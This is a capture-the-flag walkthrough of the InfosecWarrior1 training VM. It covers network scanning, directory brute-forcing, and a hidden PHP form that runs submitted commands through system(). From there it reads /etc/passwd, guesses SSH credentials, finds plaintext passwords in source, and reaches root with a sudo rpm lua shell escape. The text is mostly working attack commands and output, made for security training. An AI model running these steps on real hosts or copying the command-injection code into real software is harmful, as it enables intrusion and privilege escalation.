Offical Writeup : InfosecWarrior1

We are going to crack the InfosecWarrior1 Boot to Root Challenge and present a detailed walkthrough.Credit for making this machine goes to Armour Infosec Team.

Twitter handle : - @AFREET1225

Penetration Testing Methodology


- Network Scanning
    1. Netdiscover Scan
    2. Nmap Scan
- Enumeration
    3. Browsing HTTP Service
- Spawning shell
    4. SSH
- Privilege Escalations
    5. Sudo right

Walkthrough

Network Scanning


We downloaded, imported and ran the virtual machine (.ova file) on the Virtual Box, the machine will automatically be assigned an IP address from the network DHCP. To begin we will find the IP address of our target machine, for that use the following command as it helps to see all the IP's in an internal network:

```
1.netdiscover -i vboxnet0 -r 10.0.0.1/24
```



We found the target's IP Address 10.0.0.207. The next step is to scan the target machine by using the Nmap tool. This is to find the open ports and services on the target machine and will help us to proceed further.


2. Nmap -A 10.0.0.207



Here, we performed an Aggressive Port Scan because we wanted to grab all the information. After the scan, we saw that port 22 was open. We have the port 80 with the Apache httpd service. This was the lay of the land. Now let’s get to enumeration.


Enumeration

We started from port 80 and tried to browse the webpage on our browser.



Further, we move for directory enumeration and use **diresearch** for brute-forcing.

3. dirsearch --url http://10.0.0.207 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e/*




Upon finding the sitemap.xml, we opened the URL in our browser.

**Point To be noted that “http://infosecwarrior.com/index.htnl”

We Normally Found “index.html” But in this url “ http://infosecwarrior.com/index.htnl” I got This “index.htnl” **


I tried to open that http://10.0.0.207/index.htnl and there is a gif image




Check the Source Code Of this Page

```
1  <h1>Keep Calm And HACK</h1>
2  <img src="hacker.gif" alt="Hacker" height="640" width="1280">
3
4  <img hidden="True" src="minnions.gif" alt="Hackor" height="640" width="1280">
5
6  <form action = "/cmd.php" hidden="True" method = "GET">
7   command
8       <input type = "text" name = "AI" value = "" maxlength = "100" />
9   <br />
10  <input type = "submit" value ="Submit" />
11 </form>
12
```

Check the Line 4 and line 6 “hidden=true” remove hidden=true” tag



I Got This




command

Submit

Try to Execute “id” Command

command id

Submit




Now the main part what it is looooooool
Try other method

Try Other Method ()

Change the Get method to POST method

```
<img src="minnions.gif" alt="Hackor" width="1280"
▶ <form action="/cmd.php" method="POST">…</form>
</body>
```

And execute “**id**” command



You Found ME : - (

```
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
```

Check passwd

You Found ME : - (

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
isw0:x:500:500::/home/isw0:/bin/bash
isw1:x:501:501::/home/isw1:/home/isw1/bash
isw2:x:502:502::/home/isw2:/bin/bash
dbus:x:81:81:System message bus:/:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
```

I found three exisiting user in passwd then I gusess common creds

`isw2:isw2`

Now that we have the login credentials for the SSH, we decided to login and take a look.

```
root@MAALP:/Armour/CTF/MAALP_isw1# ssh isw2@10.0.0.207
isw2@10.0.0.207's password:
Last login: Mon Feb 17 11:09:32 2020 from 10.0.0.1

^Z^C
[isw2@InfosecWarrior ~]$
```

Once I logged in successfully than without wasting much time, I looked for All configuration file and normal file.

“**/var/www/html/cmd.php**

```
[isw2@InfosecWarrior html]$ cat cmd.php
<?php

if(isset($_GET['AI'])){
        echo "Now the main part what it is looooooool";
        echo "<br>";

echo "Try other method";
        die;
}

if(isset($_POST['AI'])){
        echo "You Found ME : - (";
        echo "<pre>";
        $cmd = ($_POST['AI']);
        system($cmd);
        echo "</pre>";
        die;
}
else {

header("Location: https://www.armourinfosec.com/category/information-gathering/");
}
$user="isw0";
$pass="123456789blabla";

?>
```

user=isw0

pass=123456789blabla

```
[isw0@InfosecWarrior ~]$ ls -lha
total 24K
drwx------. 2 isw0 isw0 4.0K Feb 13 18:57 .
drwxr-xr-x. 5 root root 4.0K Feb 12 18:54 ..
lrwxrwxrwx. 1 root root    9 Feb 12 19:13 .bash_history -> /dev/null
-rw-r--r--. 1 isw0 isw0   18 Mar 23  2017 .bash_logout
-rw-r--r--. 1 isw0 isw0  176 Mar 23  2017 .bash_profile
-rw-r--r--. 1 isw0 isw0  124 Mar 23  2017 .bashrc
-rw-r--r--. 1 isw0 isw0   33 Feb 12 19:15 isw0_user
[isw0@InfosecWarrior ~]$ cat isw0_user
e4408105ca9c2a5c2714a818c475d06e
[isw0@InfosecWarrior ~]$
```

we enumerated the machine for flags. We found isw0_user in the /home/isw0 directory

Privilege Escalation

After logging in as the user isw0, we check if what kind of sudo rights does this isw0 user have? We see that the **rpm** command has the sudo right that can be abused to escalate privilege on this machine.

```
[isw0@InfosecWarrior ~]$ sudo -l
Matching Defaults entries for isw0 on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTF
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User isw0 may run the following commands on this host:
    (!root) NOPASSWD: /bin/bash
    (root) /bin/ping, (root) /bin/ping6, (root) /bin/rpm, (root) /bin/ls, (root) /bin/mktemp
[isw0@InfosecWarrior ~]$
```

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on sudo.

```
sudo rpm --eval '%{lua:os.execute("/bin/bash")}'
```

Usefull link = https://gtfobins.github.io/gtfobins/rpm/#sudo

```
[isw0@InfosecWarrior ~]$ sudo rpm --eval '%{lua:os.execute("/bin/bash")}'
[sudo] password for isw0:
[root@InfosecWarrior isw0]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:system_r:rpm_script_t:s0-s0:c0.c1023
```

Proof

```
[root@InfosecWarrior ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:system_r:rpm_script_t:s0-s0:c0.c1023
[root@InfosecWarrior ~]# hostname
InfosecWarrior
[root@InfosecWarrior ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:56:AC:0B
          inet addr:10.0.0.207  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1028 errors:0 dropped:0 overruns:0 frame:0
          TX packets:671 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:135500 (132.3 KiB)  TX bytes:120941 (118.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:484 errors:0 dropped:0 overruns:0 frame:0
          TX packets:484 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35872 (35.0 KiB)  TX bytes:35872 (35.0 KiB)

[root@InfosecWarrior ~]# cat flag.txt
fc9c6eb6265921315e7c70aebd22af7e
[root@InfosecWarrior ~]#
```